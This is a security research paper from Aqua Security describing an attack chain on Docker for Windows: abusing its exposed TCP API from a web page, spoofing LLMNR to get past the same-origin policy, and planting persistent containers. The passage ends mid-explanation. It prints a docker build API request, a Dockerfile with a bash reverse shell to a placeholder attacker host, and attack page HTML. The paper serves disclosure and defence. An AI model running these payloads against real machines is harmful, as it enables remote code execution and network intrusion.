aqua

Well, That Escalated Quickly! How Abusing Docker API Led to Remote Code Execution, Same Origin Bypass and Persistence in The Hypervisor via Shadow Containers

Authors:

Michael Cherny, Head of Research, Aqua Security

Sagie Dulce, Senior Security Researcher, Aqua Security

July 2017

Table of Contents

Introduction

The adoption of containers as a means to package and run applications is rapidly growing. There are many benefits are driving this trend, first and foremost for developers, but extending across the entire application lifecycle. The most popular runtime engine at the present, and the de-facto standard way to run containers on a standalone machine is Docker.

Docker for Windows is a tool made for developers, enabling them to develop and test containerized applications.

In this document, we explain why a software developer can be an alluring attack subject. We explore in detail an attack on developers who have Docker for Windows installed. The attack end-game is a persistent random code execution within the enterprise's network, practically undetectable by existing security products from the host point of view.

We finish with discussing how such attack can be mitigated.

The (Container) Developer as an attack vector

Software developers are complicated creatures. While being technologically savvy, their security awareness is often very low. They are mostly also much less apprehensive in terms of what they install and use. The reasons are many: overconfidence in their ability to assess risk, a get-it-done approach, tight execution schedules, etc. On top of that, in many occasions a developer is granted high privileges on the development machine.

This combination of overconfidence and great power makes the developer an attractive attack target.


Threat model

An attack on a container developer has two angles: one obvious and another less so.

The obvious one is the developer's level of access to enterprise resources. Developers usually have a relatively high level of access privileges at their workstation, in many cases administrative privileges. For starters, they naturally have access to source code and SCM systems, test databases (which may contain copies of production data), test environments, etc. But in many cases, especially in DevOps environments, they also may have access to production.

Developers often need to perform operations which might *look* malicious, and for that reason security controls may either be off, or tuned to ignore these false positives.

The less obvious angle is that once an attacker gains control of a container developer workstation, he also gains the ability to pollute images built by the container developer. This in turn may enable him to extend his control to production containers. We call this a "**Shadow Worm**".




Docker For Windows

Docker for Windows is "...An integrated, easy-to-deploy development environment for building, debugging and testing Docker apps on a Windows PC. Docker for Windows is a native Windows app deeply integrated with Hyper-V virtualization, networking and file system, making it the fastest and most reliable Docker environment for Windows…" [1]

The developer installs it on his desktop or laptop (Windows 10). Docker for Windows is an evolution of Docker Machine and is integrated more tightly with the underlying host, Windows 10.

Docker for Windows is built to control and run both Linux and Hyper-V containers. To run Linux containers, it uses Windows 10 built-in Hyper-V capabilities to run a Linux virtual machine to host containers.



[1] https://www.docker.com/docker-windows#/overview

Overall Attack Flow

The attack has a complex and multi-stage flow:

Social engineering or similar method lures victims to an attacker-controlled web page.

- Abusing the Docker API to execute arbitrary attacker-controlled, but non-privileged, code. At this point only a limited number of API calls can be abused.
- Leveraging the achieved foothold to execute code that facilitates the next step, "Host Rebinding" attack, to enable full control of the docker daemon on the victim machine. That means that after this step the attacker can call any Docker API calls.
- The final step is planting a "Shadow Container" within the Docker for Windows Moby Linux VM to achieve persistency and concealment.

After the attack is complete, the attacker will have gained persistent code with full access to the victim's network. That code runs within the Moby Linux VM, making it very difficult to detect.

The following chapters provide full details of each of those steps.

Opportunity


The starting point to this attack was that the Docker for Windows default configuration enabled anonymous access to its API through TCP. That configuration is acknowledged as bad, including by Docker itself: "...REST API endpoint (used by the Docker CLI to communicate with the Docker daemon) changed in Docker 0.5.2, and now uses a UNIX socket instead of a TCP socket bound on 127.0.0.1 (**the latter being prone to cross-site request forgery attacks if you happen to run Docker directly on your local machine, outside of a VM**)" [2]

The thing is that every developer who installs Docker for Windows practically runs docker directly on his local machine. The reason is that even if docker daemon and containers are run within VM, the docker client communicates with on-host daemon.

We can only guess why in this case the default configuration is not in line with "Security by default" principal -- perhaps less attention was given to non-production systems, or it was done to allow tools to operate.

[2] https://docs.docker.com/engine/security/security/#docker-daemon-attack-surface

After we reported this to Docker, it was fixed:



Docker for Windows Update

A new version of Docker is available!

Docker for Windows 17.05.0-ce-win9 (build: 11965) is available.

Would you like to update?

Release Notes:

17.05.0-ce-win9 (11965)

- Upgrades
  - Docker 17.05.0-ce
  - Docker Compose 1.13.0
  - Docker Machine 0.11.0
- Security
  - Disable TCP exposition of the Daemon (tcp://localhost:2375), now an opt-in feature.
- Bug fixes and minor changes
  - Reset to default / uninstall also reset docker cli settings and logout user from Docker Cloud and registries
  - Detect a bitlocker policy preventing windows containers to work
  - fix an issue on filesharing when explicitly disabled on vmswitch interface
  - fix VM not starting when machine had very long name
  - Fix a bug where Windows daemon.json file was not written (fixes https://github.com/docker/for-win/issues/670)


It is worth noting that the TCP port might still be open in many cases, as many tools use it and developers may open it out of convenience, e.g., in order to run docker client from ‘Bash on Windows’ the TCP socket must be open.

Another caveat is that configuring Docker For Windows to communicate over TLS seems to be not supported yet [3].

[3] https://github.com/docker/for-win/issues/453

Abusing Docker API for RCE

We are skipping the ‘social engineering’ part of this attack. It’s a well-known technique and we have nothing new to add to it in the context of our attack. So, we continue by assuming that a victim was fooled to open a website controlled by an attacker.



The Docker engine API is a REST API, so the docker client is mostly a translator from command line to REST API format.

So, we asked ourselves: once a victim opened the attacker-controlled web page, which of the API calls can be exploited?

Attacking the Docker daemon from the internet is limited. The Attacker cannot use any HTTP requests because of a protection called Same Origin policy (SOP), which protects the Docker daemon listening on the localhost against requests issued from the internet.

SOP

Same Origin policy is a security mechanism that is implemented in modern browsers, with slight variations in each browser. However, the main principles remain the same. It is a method to prevent one host from accessing user data, or issuing requests to another host in the name of the user.

The origin of a request consists of the requests’ *host*, *protocol* and *port*. If one or more of these parameters differ, then the request is determined to be not from the same origin.

Only a limited subset of HTTP methods is allowed across origins: including GET, HEAD and POST. The response body of a request that violated the same origin protection cannot be read by the caller. Also, not all header types are allowed across origins. A typical subset includes only the following headers:

- Accept
- Accept-Language
- Content-Language
- Content-Type (with only the below values supported)
- application/x-www-form-urlencoded
- multipart/form-data
- text/plain
- DPT
- Downlink
- Save-Data
- Viewport-Width
- Width

Commands not protected by SOP

The following is a table of all the API commands that can be issued without violating the same origin policy, via a malicious web page hosted on the internet.

Many of these commands use the GET method, which is not very useful for malicious purposes, as the response cannot be read by the attacker. The POST requests can actually be used to cause the Docker daemon to execute various commands.

List containers (GET)

Inspect container (GET)

List processes in container (GET)

Get container logs (GET)

Get container’s changes in filesystem (GET)

Export container (GET)

Get container stats (GET)

Resize Container (POST)

Start Container (POST)

List images (GET)

Build image (POST)

Create image (POST)

Get image history (GET)

Push image (POST)

Stop Container (POST)

Restart container (POST)

Kill a container (POST)

Rename container (POST)

Pause container (POST)

Unpause container (POST)

Attach to a container (POST)

Get file info in a container (HEAD)

Get filesystem archive (GET)

Delete Container (POST)

List networks (GET)

Inspect Network (GET)

Tag image (POST)

List volumes (GET)

Delete image (POST)

Export image (GET)

Inspect volume (GET)

List secrets (GET)

Create secret (POST)

Inspect secret (GET)

Inspect Swarm (GET)

List nodes (GET)

Inspect node (GET)

List services (GET)

Inspect service (GET)

Get service logs (GET)

List tasks (GET)

Inspect a task (GET)

Search image (GET)

Docker Build

After reviewing which commands are not limited by SOP, our attention was caught by ‘Docker Build’ which:

“...Builds Docker images from a Dockerfile and a ‘context’. A build’s context is the files located in the specified PATH or URL. The build process can refer to any of the files in the context… The URL parameter can refer to three kinds of resources: Git repositories, pre-packaged tarball contexts, and plain text files…” [4]

Those are the important bits we need to know about docker build:

- When Docker engine receives a command to build an image, it spawns a container to do the actual building
- Dockerfile can include a ‘RUN’ instruction which **“...will execute any command…”** [5]. The command within the context of builder container.
- The URL parameter can refer to a remote Git repository
- Another parameter of the build command is ‘–network’ that sets the networking mode for the RUN instructions during build. It can be set to ‘host’ - which shares the host’s network (!)
- Another parameter of the build command is ‘–tag’ that allows to name and optionally tag the resulting image

We later show how each of those parameters contributes to our attack.

RCE with Remote Git as image source

Combining all bits of information that we reviewed so far, we now understand the first stage of the attack:

- Lure the victim to the attacker controlled web page
- The page once downloaded executes docker build REST API toward local docker engine
- The docker build URL parameter points to attacker controlled remote git repository
- The docker build network is set to ‘host’

Example:


```
POST http://localhost:2375/build?remote=https://github.com/<User>/<Repo>&networkmode=host
```

The result is (build) container running within the victim’s Hyper-V VM, sharing the host’s network and executing attacker-controlled arbitrary code.

[4] https://docs.docker.com/engine/reference/commandline/build/#extended-description

[5] https://docs.docker.com/engine/reference/builder/#run

To better understand the consequences, the example below shows Dockerfile that opens reverse shell:



revesesheller / Dockerfile

[redacted] Create Dockerfile

1 contributor

4 lines (3 sloc) | 109 Bytes

```
FROM alpine
RUN apk update && apk add bash
RUN /bin/bash -c 'bash -i >& /dev/tcp/<evil-ip>/<evil-port> 0>&1'
```

By the end of this stage, that attacker has gained foothold within victim's network and can perform remote automatic or manual reconnaissance, lateral movement, etc.

Having said that, the situation is fragile from the attacker's standpoint. Once the victim's machine is rebooted, or the docker daemon is simply restarted, the attacker loses control.

Also, the level of control and privileges are limited. The build container is not privileged, and does not have access to host beyond network access. The attacker cannot proceed and run an arbitrary container, for example.

The next step of our attack is to use what was achieved so far to escape the limitations imposed by SOP, in order to be able to execute any command against docker daemon REST API.

Host Rebinding to Escalate Privileges

The problem we have is that we cannot freely access 127.0.0.1:2375 (the address Docker daemon is listening on) from the attacker's page due to SOP restrictions.


What we will do next is to cause the browser to load a page from 'pwned:2375', and then make it believe that 'pwned' address is 127.0.0.1. This, effectively, is equivalent to SOP escape and will allow to execute any Docker API command.

We called this technique 'Host Rebinding Attack'. Host Rebinding rebinds a host IP address over the local network to another IP address. It is similar to DNS rebinding, but instead of spoofing DNS responses, controlling a domain, or otherwise meddling with the DNS service, we spoof responses to broadcasted name resolution protocols such as NetBIOS and LLMNR. Note that in our attack, Host Rebinding takes place over a virtual network, not even on the local LAN.

Bypassing SOP

The essence of bypassing SOP is to make a browser resolve the same host to a different IP address -- usually the one we want to attack. One known technique to do that is dubbed “**DNS Rebinding**” [6]. The attack, protections and implications were also discussed in multiple talks such as Defending Your DNS in a Post Kaminsky World [7] and How to Hack Millions of Routers [8].

We will not dive too deeply into DNS rebinding. However, the following figure demonstrates one form of DNS rebinding to bypass the same origin policy, in order to gain access to an internal router:


Attacker
Victim
DNS server
Router Web GUI
Who has **attacker.com**?
attacker.com is **172.217.22.3**
Read content from **http://192.168.1.1/**
Read content (**blocked** by the Same-Origin Policy)
Update DNS record "A" to "192.168.1.1"
Wait for 60s. (TTL)
Who has **attacker.com**?
attacker.com is **192.168.1.1**
Read content from **http://192.168.1.1/**
Read content (**allowed** by the Same-Origin Policy)

https://vulnsec.com/2016/netgear-router-rce/

In our attack, as you may have already guessed, we will not use DNS rebinding. We want to avoid DNS rebinding because it can easily be detected and mitigated: one protection for example is to use an internal DNS, which does not allow external hosts to be resolved to internal IP addresses.

[6] https://crypto.stanford.edu/dns/

[7] https://www.blackhat.com/presentations/bh-dc-09/Wouters/BlackHat-DC-09-Wouters-Post-Dan-Kaminsky.pdf

[8] https://media.blackhat.com/bh-us-10/presentations/Heffner/BlackHat-USA-2010-Heffner-How-to-Hack-Millions-of-Routers-slides.pdf

Instead of DNS rebinding, we perform an attack we call Host Rebinding. In Host Rebinding, we take advantage of local name resolution protocols, such as LLMNR and NetBIOS, to spoof different IP addresses. These protocols are used by default in the Windows environment to resolve hosts on the local area network - which includes virtual interfaces (also by default).

LLMNR


Link Local Multicast Name Resolution[9] is, as the name suggests, a name resolution protocol that works in Windows environments. Basically, it is DNS, transmitted over the local area network. Its purpose is to allow name resolutions of hosts and domains to IPv4 and IPv6 addresses in topologies where there is no DNS server.

LLMNR is invoked when a browser is running over Windows OS, and when a hostname requires resolution and is broadcasted over the entire LAN - including virtual interfaces, even host internal ones. We use that fact in our 'Host Rebinding' attack.

Host Rebinding Attack

Let's recap what we learned so far:


- There is a browser with attacker-controlled content
- There is a build container running on the host's Hyper-V and executing attacker-controlled code
- The build container shares the network with the host



[9] https://tools.ietf.org/html/rfc4795

Browser Control Content

Let’s see an example of how the web page can be defined:



```
<html>
 <head>
  <title>Landing Page</title>
 </head>
 <body>
 <p>"Welcome! Please click to deploy shadow contianer..."</p>
<p><iframe src="/frame.html" id="builder" style="width:1000;height:500;border:5; border:none;"></p>
</iframe>
<p><iframe onload="loaded();" src="http://pwned:2375" id="redirect" style="width:400;height:500;border:5; border:none;"></p>
</iframe>
<script>
```

In this example, there is one frame performing the docker build command (‘frame.html’). We will see in next section what the Dockerfile of the build command looks like.

The second frame loads http://pwned:2375. This page is to be served by the code running within the ‘build’ container. The port choice is not accidental - this is the port the docker daemon is listening on. Once we complete our attack, the attacker’s page will be able to talk with docker daemon by accessing the pwned:2375 domain.

Let’s see how.

Code Running in Build Container

The code running in the build container has two main functions:

- Open web server on port 2375 to serve the page when requested as ‘http://pwned:2375/’
- Sniff the network for LLMNR requests for ‘who is pwned’ and serve an answer.

Let’s review these functions in detail. When the ‘http://pwned:2375’ is requested, the on-host browser broadcasts a LLNMR query for who is ‘pwned’. Since the ‘pwned’ domain is non-existent, nobody would normally answer.


This is where the build container’s sniffing function comes in.

First time it notices the request for ‘pwned:2375’, it responds with the IP of Moby Linux VM leg on Docker NAT.

Every query it sees after that it responds to with just ‘127.0.0.1’. The objective of this discrepancy is to overcome the browser’s caching of LLMNR responses. It will become clear later how.

Now, as we mentioned earlier, when the on-host code requests ‘http://pwned:2375’ the first LLMNR response is used, and the web server running within the build container serves a page.

